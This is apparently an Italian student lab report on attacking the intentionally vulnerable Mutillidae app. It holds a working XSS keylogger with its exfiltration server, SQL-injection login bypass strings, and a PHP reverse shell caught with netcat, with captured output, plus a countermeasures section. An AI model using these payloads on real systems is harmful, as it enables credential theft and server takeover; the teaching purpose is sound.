
Come notiamo una volta inviata la richiesta attraverso il tool è possibile avere una preview della pagina ottenuta dalla richiesta GET, vediamo che l'utente è loggato come Romano, sintomo che l'impersonificazione è andata a buon fine.

Successivamente siamo interessati ad effettuare un attacco di tipo Xss Stored all'interno del sito web. Per fare ciò dovremmo andare alla pagina "Add to your blog" e ricordiamo che per effettuare questo tipo di attacco avremmo bisogno di un punto dove iniettare del codice malevolo che venga memorizzato all'interno del database del server così da essere permanente. Una volta entrati sulla pagina ci basterà semplicemente scrivere il codice javascript malevolo:



Una volta inserito ogni qualvolta che un utente visualizzi la nostra pagina attraverso la funzione view blogs manderà in esecuzione questo javascript. il risultato che si ottiene dall'esecuzione è il seguente:





Naturalmente per rendere più efficace l'attacco potremmo effettuare moltissime tipologie di operazioni, come ad esempio fare in modo che chiunque acceda si veda modificato il proprio blog, o vada ad inserire ad esempio altre informazioni etc..

Abbiamo utilizzato l'attacco XSS non solo per ottenere informazioni sulle richieste http dell'utente loggato ma anche per effettuare altre tipologie di attacchi. Il prossimo esempio di utilizzo è quello in cui l'XSS viene utilizzato per iniettare un codice javascript che effettua un'operazione di keylogging. Brevemente il keylogging è una tipologia di attacco in cui un attaccante registra i tasti premuti sulla tastiera dell'utente che visualizza la pagina e l'obiettivo principale è quello di ottenere informazioni sensibili come password, messaggi o altre informazioni.

Nel nostro caso di studio il keylogging è stato fatto iniettando un codice javascript all'interno del form di inserimento nel blog. Per fare ciò abbiamo utilizzato due script. Uno per creare un server che stesse in ascolto sulla porta specifica, dove il codice è il seguente:

```
1 const express = require('express');
2 const https = require('https');
3 const bodyParser = require('body-parser');
4 const fs = require('fs');
5 const app = express();
6
7 const server = https.createServer({
8   key: fs.readFileSync('/home/kali/Desktop/private.key'),
9   cert: fs.readFileSync('/home/kali/Desktop/certificate.crt'),
10 }, app);
11
12 app.use(bodyParser.json());
13 app.use(bodyParser.urlencoded({ extended: true }));
14
15 app.post('/KeyLogger', function (req, res) {
16   var receivedData = req.body.data;
17   console.log('Victim is typing:', receivedData);
18   res.sendStatus(200);
19 });
20
21 server.listen(81, () => {
22   console.log('Key-Logger is listening on port 81');
23 });
24 |
```

Dove dobbiamo però specificare che viene creata una connessione di tipo https sul server e quindi si ha la necessità di creare un certificato ed una chiave privata per poter stabilire la connessione.

La chiave privata e il certificato sono stati definiti come self-signed attraverso i comandi della libreria OpenSSL:

**openssl x509 -req -sha256 -days 365 -in server.csr -signkey server.key -out server.crt**

Non approfondiamo questo comando dato che non è di interesse specifico per l'elaborato, ma ci basti sapere che in questo modo generiamo un certificato ed una chiave che possiamo utilizzare per stabilire una comunicazione https.

Una volta fatto ciò possiamo mandare in esecuzione il codice sulla macchina kali linux all'interno del terminale con il comando:

```
node server.js
```

Successivamente visualizziamo il codice javascript da inserire all'interno del blog:

```
1 // Set the Attacker's IP address and inject this code in victim app
2 <script type="text/javascript">
3   var l = "";
4   document.onkeypress = function (e) {
5     l += e.key;
6     fetch("https://127.0.0.1:81/KeyLogger", {
7       method: "POST",
8       headers: {
9         "Content-Type": "application/x-www-form-urlencoded"
10      },
11      body: "data=" + encodeURIComponent(l)
12    });
13  };
14 </script>
```

Dove è molto importante specificare l'indirizzo IP e la porta dove è definito il server che abbiamo mandato in esecuzione.

All'interno di questo codice notiamo che vengono, semplicemente, fatte delle richieste https con il metodo POST al server dove vengono inviati i valori di document.onkeypress al server, il quale stamperà a terminale i valori ricevuti come segue:

```
(root@kali)-[/home/kali/Desktop]
# node server.js
Key-Logger is listening on port 81
Victim is typing: hh1
Victim is typing: hh10
Victim is typing: hh10.
Victim is typing: hh10.0
Victim is typing: hh10.0.
Victim is typing: hh10.0.2
Victim is typing: hh10.0.2.
Victim is typing: hh10.0.2.1
Victim is typing: hh10.0.2.15
Victim is typing: s
Victim is typing: sd
Victim is typing: sdf
Victim is typing: sdff
Victim is typing: sdffs
Victim is typing: sdffss
Victim is typing: sdffsss
Victim is typing: sdffssss
```

Un ulteriore utilizzo che abbiamo fatto dell'XSS è la funzione di port scanning. Nella realtà non è il metodo migliore per effettuare enumeration e port scanning, ma come metodo rudimentale può essere sempre utile.

Naturalmente si preferisce utilizzare tool appositi come abbiamo fatto nei capitoli precedenti con Nmap o tool simili. In questo caso quello che abbiamo fatto è stato semplicemente andare ad inserire all'interno di un server esterno un'immagine su una porta specifica e caricarla all'interno del web server per vedere se la porta in questione fosse aperta o meno e libera.

Per fare ciò possiamo usare uno script per ottenere un'immagine da un http server che facciamo girare sulla macchina kali.

Il server http che andremo a far girare avrà caricato all'interno un'immagine ed il codice è il seguente:

```
1 from wsgiref.simple_server import make_server
2
3 def simple_app(environ, start_response):
4     headers = [('Content-type', 'image/jpeg')]
5     start_response('200 OK', headers)
6     data = b''
7     filename = r'Uni\jpeg'
8     with open(filename, 'rb', buffering=0) as f:
9         data = f.readall()
10    print(type(data))      #<class 'bytes'>
11    return [data]
12
13 httpd = make_server('', 8000, simple_app)
14 print("Serving on port 8001... ")
15 httpd.serve_forever()
16
```

Questo codice va a caricare un immagine jpeg sul server http e il seguente codice che andiamo ad inserire nel form del blog ci permette di richiamare questa immagine per vedere se la porta è aperta o meno.

**Add blog for Romano**

**Note: <b>, <i> and <u> are now allowed in blog entries**

ciao

Save Blog Entry

Il risultato è il seguente:

View Blogs

1 Current Blog Entries				
	Name	Date		Comment
1	Romano	2023-10-13 15:01:54	ciao 	

#### CSRF Protection Information

```
(root@kali)-[/home/kali/Desktop]
# python3 sss.py
Serving on port 8001 ...
<class 'bytes'>
127.0.0.1 - - [13/Oct/2023 11:01:54] "GET /Uni.jpeg HTTP/1.1" 200 10206
[Content not performed]
```

## SQL Injection

L'attacco di SQL injection è stato eseguito al fine di poter ottenere l'accesso al sistema senza realmente conoscere le credenziali d'accesso. Il primo passo per eseguire questo attacco è effettuare un'analisi sulla struttura delle query che viene effettuato quando tentiamo di effettuare il login sulla pagina. Quindi andiamo sul form di login e intenzionalmente sbagliamo ad inserire i dati in input. Il sito ci restituirà l'errore nell'esecuzione della query. C'è da specificare che il web server in questione che abbiamo scelto permette di vedere stesso sull'applicazione la query ma nella realtà si ha la necessità di utilizzare tool esterni che permette di vedere l'interazione con il backend dell'applicazione. Nel nostro caso l'errore è il seguente:

[Dont have an account? Please register here](#)

**Error Message**

**Failure is always an option**

Line	199
Code	0
File	/app/classes/MySQLHandler.php
Message	/app/classes/MySQLHandler.php on line 194: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' AND password=''' at line 2 client_info: 5.5.60 host_info: 127.0.0.1 via TCP/IP ) Query: SELECT * FROM accounts WHERE username=''' AND password=''' (0) [Exception]
Trace	#0 /app/classes/MySQLHandler.php(292): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /app/classes/SQLQueryHandler.php(350): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /app/user-info.php(191): SQLQueryHandler->getUserAccount(''', '') #3 /app/index.php(626): require_once('/app/user-info...') #4 {main}
Diagnostic Information	Error attempting to display user information

[Click here to reset the DB](#)



Come notiamo la query è formata dai classici parametri SELECT, FROM e WHERE e per far in modo di bypassare questa struttura andiamo ad iniettare nel form di input il seguente valore che trasformerà la struttura della query modificandole radicalmente.


‘or 1=1 #

In questo modo andremo a far sì che il risultato della Query sia sempre valido e ci permette di accedere al sistema impersonificando il primo utente salvato all’interno del database, che nel nostro caso di studio è l’utente ADMIN

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

**Login**

 **Back**
 **Help Me!**

 **Hints and Videos**

**Please sign-in**

**Username**

**Password**

[Dont have an account? Please register here](#)

**Logged In Admin: admin (g0t r00t?)**


**DB** | [View Log](#) | [View Captured Data](#)

Se invece siamo interessati ad accedere con uno specifico utente, nel campo username dovremmo inserire l’username dell’utente che siamo interessati ad impersonificare e nel campo password invece dovremmo inserire la seguente riga:

‘or (1=1 and username=’samurai’)#

Prima però di fare ciò abbiamo la necessità di cambiare il tipo di testo nel campo password all'interno dell'HTML così da poter effettivamente vedere quello che stiamo scrivendo.


Per effettuarlo dobbiamo aprire lo strumento di ispezione nella pagina e cambiare il tipo di input e la lunghezza così da poter iniettare la stringa malevola.



Successivamente clicchiamo su login e ci ritroveremo loggati come l'utente samurai anche non conoscendo le credenziali. Naturalmente per ottenere l'username dobbiamo prima effettuare del social enginengineering

## Reverse Shell

L'ultima tipologia di attacco che abbiamo effettuato in questo elaborato è l'attacco di Reverse Shell utilizzando un codice php da iniettare all'interno dell'applicazione web. Il codice utilizzato è il seguente ma per semplicità non inseriamo l'immagine di tutto il codice. Dove noi siamo interessati a modificare l'IP e la porta dell'attaccante che prenderà il controllo del web server. Una volta definito questo codice php lo dobbiamo inserire all'interno del web server. Nel nostro caso d'esame il codice è stato salvato come file .php e successivamente caricato all'interno del web server attraverso la sezione di upload di file. Naturalmente nel nostro caso di studio è presente una pagina in cui è possibile caricare un file in modo non controllato.



```

1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '10.0.2.15';
6 $port = 1234;
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
13
14
15 if (function_exists('pcntl_fork')) {
16     // Fork and have the parent process exit
17     $pid = pcntl_fork();
18
19     if ($pid == -1) {
20         printit("ERROR: Can't fork");
21         exit(1);
22     }
23
24     if ($pid) {
25         exit(0); // Parent exits
26     }
27
28     // Make the current process a session leader
29     // Will only succeed if we forked
30     if (posix_setsid() == -1) {
31         printit("Error: Can't setsid()");
32         exit(1);
33     }
34
35     $daemon = 1;
36 } else {
37     printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
38 }
39
40 // Change to a safe directory
41 chdir("/");
42
43 // Remove any umask we inherited
44 umask(0);

```

Quindi una volta caricato questo codice è possibile utilizzare netcat per poter mettersi in ascolto sulla porta scelta nel codice php. Nel nostro caso la porta è la 1234.

Quindi utilizzando il seguente comando:

```
nc -lvp 1234
```

ci mettiamo in ascolto sulla porta 1234 dove i parametri -lvp definiscono che netcat deve mettersi in modalità ascolto, v sta per verbose e mostra output dettagliato durante l'esecuzione mentre -p specifica la porta.

il risultato è il seguente:

```

(root@kali)~[~]
# nc -lvp 1234
listening on [any] 1234 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 37802
Linux 632db8dc4ad4 6.5.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali2 (2023-10-03) x86_64 x86_64 x86_64 GNU/L
inux
 09:02:53 up 13:49,  0 users,  load average: 2.05, 1.71, 1.81
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
app
bin
boot
core
create_mysql_admin_user.sh
dev
etc
home
lib
lib64
media
mnt
mutillidae.zip
opt
proc
root
run
run.sh

```

Dove abbiamo preso in controllo del web server, ad esempio facendo come comando ls.

## Contromisure

### Contromisure XSS

Vi sono vari metodi che permettono di ridurre al minimo la vulnerabilità del cross-site scripting, bisogna:

- Fare sanitificazione degli input, ovvero, la pagina web del sito deve escludere gli input di codice come HTML o JavaScript.

Inoltre parliamo anche di contromisura del singolo utente che dovrebbe:

- Disabilitare lo scripting nelle pagine in cui non è necessario
- Evitare di fare click su link contenuti in email sospette o in post nei forum
- Accedere direttamente a siti web digitando l'url

### Contromisure sql

Per prevenire l'iniezione di query arbitrarie su quelle applicazioni web che interagiscono con un DB è sicuramente basilare, in fase implementativa, **una programmazione che preveda un controllo di tutte le potenziali porte di accesso all'archivio di gestione dei dati**, quali i form, le pagine di ricerca e qualsiasi altro modulo che preveda una interrogazione SQL.

La validazione degli input, le query parametrizzate tramite template ed una adeguata gestione del reporting degli errori possono rappresentare delle buone pratiche di programmazione utili allo scopo. Ecco alcuni accorgimenti:

- prestare attenzione all'utilizzo degli elementi di codice SQL potenzialmente a rischio (*virgolette singole e parentesi*) che potrebbero essere integrati con opportuni caratteri di controllo e sfruttati per usi non autorizzati;
- usare l'estensione MySQLi;
- disattivare sui siti la visibilità delle pagine degli errori. Spesso tali informazioni si rivelano preziose per l'attaccante, il quale può risalire all'identità e alla struttura dei server DB interagenti con l'applicazione bersaglio.



## Contromisure Reverse Shell

Per prevenire gli attacchi basati su reverse shell esistono differenti tecniche/soluzioni per ridurre l'impatto e il rischio che si verifichi questa tipologia di attacco.

Alcune contromisure sono:

- Validazione degli input, ovvero implementare procedure di validazione e sanificazione dei dati in input dall'esterno
- Utilizzare dei meccanismi sicuri per l'accesso al server web come ad esempio chiavi SSH e limitare l'accesso solo a determinati utenti
- Inserire dei Firewall per controllare e limitare il traffico sia in entrata che in uscita, così da impedire che le connessioni create da un attaccante possano comunicare con l'esterno
- Effettuare monitoraggio e rilevamento delle intrusioni, ad esempio utilizzando un sistema di rilevamento delle intrusioni (IDS) o un sistema di rilevamento delle anomalie (ADS)
- Gestione dei privilegi, ovvero limitare l'accesso a determinate aree dell'applicazione web solo ad utenti con un certo grado di privilegio

## Conclusione

Al termine di questo elaborato ricordiamo, però, che la sicurezza delle applicazioni web è un processo continuo e dinamico, per cui le contromisure descritte durante questo elaborato potrebbero e/o dovrebbero essere sempre rivalutate ed aggiornate. Inoltre, è molto importante consultare sempre documentazioni, standard e cicli di sviluppo sicuro per poter proteggere al meglio i dati all'interno applicazioni generiche.